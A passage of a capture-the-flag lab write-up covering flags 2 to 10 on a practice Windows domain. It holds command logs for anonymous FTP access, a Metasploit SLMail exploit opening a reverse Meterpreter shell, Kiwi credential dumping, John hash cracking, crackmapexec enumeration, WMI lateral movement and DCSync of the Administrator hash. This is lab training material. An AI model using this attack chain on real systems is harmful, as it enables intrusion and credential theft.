
Nmap scan report for 172.22.117.100
Host is up (0.000050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp  open  vnc-1
6001/tcp  open  X11:1

Nmap done: 256 IP addresses (3 hosts up) scanned in 11.33 seconds
```



WinDC01 - 172.22.117.10 | Windows10 - 172.22.117.20

Using the username and login for 172.22.117.20 in the browser we get flag 2



Flag3:

Looked up FTP methods and came across logging in as anonymous may work. It worked and flag3 was in directory of ftp. Received file and got the flag.

```
# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt
226 Transfer OK
ftp> recv flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (637.7551 kB/s)
ftp>
```

```
(root@kali)-[~]
# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Flag4:

Looking up the SLMail exploit I searched seattle in metasploit and was able to get a meterpreter session from the .20 and .100

```
msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:52948 ) at 2024-02-14 19:39:05 -0500
meterpreter >
```


Flag4 is in the meterpreter session:

```
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   32       fil      2022-03-21 11:59:51 -0400 flag4.txt
100666/rw-rw-rw-  3358     fil      2002-11-19 13:40:14 -0500 listcrd.txt
100666/rw-rw-rw-  1840     fil      2022-03-17 11:22:48 -0400 maillog.000
100666/rw-rw-rw-  3793     fil      2022-03-21 11:56:50 -0400 maillog.001
100666/rw-rw-rw-  4371     fil      2022-04-05 12:49:54 -0400 maillog.002
100666/rw-rw-rw-  1940     fil      2022-04-07 10:06:59 -0400 maillog.003
100666/rw-rw-rw-  1991     fil      2022-04-12 20:36:05 -0400 maillog.004
100666/rw-rw-rw-  2210     fil      2022-04-16 20:47:12 -0400 maillog.005
100666/rw-rw-rw-  2831     fil      2022-06-22 23:30:54 -0400 maillog.006
100666/rw-rw-rw-  1991     fil      2022-07-13 12:08:13 -0400 maillog.007
100666/rw-rw-rw-  2366     fil      2024-02-08 18:33:26 -0500 maillog.008
100666/rw-rw-rw-  2366     fil      2024-02-12 18:36:07 -0500 maillog.009
100666/rw-rw-rw-  2315     fil      2024-02-14 18:33:13 -0500 maillog.00a
100666/rw-rw-rw-  3389     fil      2024-02-14 19:39:03 -0500 maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Flag5:

This meterpreter session has system access so we have access to all files. Using the schtasks command I was able to find a task called flag5 and viewing it further there is a comment that is a similar string to the other flags.

```
C:\>schtasks /tn flag5 /v
schtasks /tn flag5 /v
```

```
2/14/2024 5:04:33 PM
54fa8cd5c1354adc921496
```

Flag6:

Using Kiwi we can get the hashes of other users:

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/14/2024 5:09:33 PM]
RID      : 00000450 (1104)
User     : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

Cracking this hash with john reveals the username and pass:

```

└─# john --format=mscash2 bob.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme! (ADMBob)
1g 0:00:00:00 DONE 2/3 (2024-02-14 20:16) 4.761g/s 4947p/s 4947c/s 4947C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

```

This is not the password for flag 6. Users this user we find out ADMBob has access to the domain controller so we are going to move to it to find the other users. Doing this we also find flag 8: Using the WMI exploit we moved to WINDC01

```

C:\Windows\system32>net user
net user

User accounts for \\

Administrator      flag8-ad12fc2ffc1e47
Guest              jsmith
krbtgt              tschubert

```

Lsa_dump_sam command gives us: and we crack it

```

RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 61cc909397b7971a1ceb2b26b427882f
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

```

```

└─(rootkali)-[~]
└─# john --format=NT flag6.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512])
Warning: no OpenMP support for this hash
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 128 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (flag6)
1g 0:00:00:00 DONE 2/3 (2024-02-14 21:11) 4.761g/s 4947p/s 4947c/s 4947C/s 123456..barney

```

Flag is the plaintext password.

Flag7:

Searching the documents of the public folder on the windows10 machine the flag was found:

```
Directory of C:\Users\Public\Documents

02/15/2022  02:02 PM    <DIR>          .
02/15/2022  02:02 PM    <DIR>          ..
02/15/2022  02:02 PM                32 flag7.txt
               1 File(s)                32 bytes
               2 Dir(s)  3,414,138,880 bytes free

C:\Users\Public\Documents>more flag7.txt
more flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc

C:\Users\Public\Documents>
```

Flag 8:

Using crackmap with ADMBob we see flag 8 in the list of accounts.

```
crackmapexec smb 172.22.117.0/24 -u ADMBob -p 'Changeme!' --users
[*] Windows 10.0 Build 19041 x64 (name:WIN10) (domain:rekall.local) (signing:False) (SMBv1:False)
[*] Windows 10.0 Build 17763 x64 (name:WINDC01) (domain:rekall.local) (signing:True) (SMBv1:False)
[*] rekall.local\ADMBob:Changeme! (Pwn3d!)
[*] rekall.local\ADMBob:Changeme! (Pwn3d!)
[*] Enumerated domain user(s)
rekall.local\Administrator          badpwdcount: 0  baddpwtime: 1600-12-31 19:03:58
rekall.local\Guest                  badpwdcount: 0  baddpwtime: 1600-12-31 19:03:58
rekall.local\krbtgt                 badpwdcount: 0  baddpwtime: 1600-12-31 19:03:58
rekall.local\ADMBob                 badpwdcount: 0  baddpwtime: 1600-12-31 19:03:58
rekall.local\jsmith                 badpwdcount: 0  baddpwtime: 1600-12-31 19:03:58
rekall.local\tschubert              badpwdcount: 0  baddpwtime: 1600-12-31 19:03:58
rekall.local\hdodge                 badpwdcount: 0  baddpwtime: 1600-12-31 19:03:58
rekall.local\flag8-ad12fc2ffc1e47  badpwdcount: 0  baddpwtime: 1600-12-31 19:03:58
```

Flag 9:

When enumerating in the files the heart is the c drive and in the c drive is flag 9 on the windows controller

```
Directory of C:\

02/15/2022  02:04 PM                32 flag9.txt

C:\>more flag9.txt
more flag9.txt
f7356e02f44c4fe7bf5374ff95cbf872
```

Flag 10:

Using kiwi's DCSync and the hint the flag is the Admins user hash.

```
meterpreter > dcsync_ntlm Administrator  
[+] Account : Administrator  
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582  
[+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55
```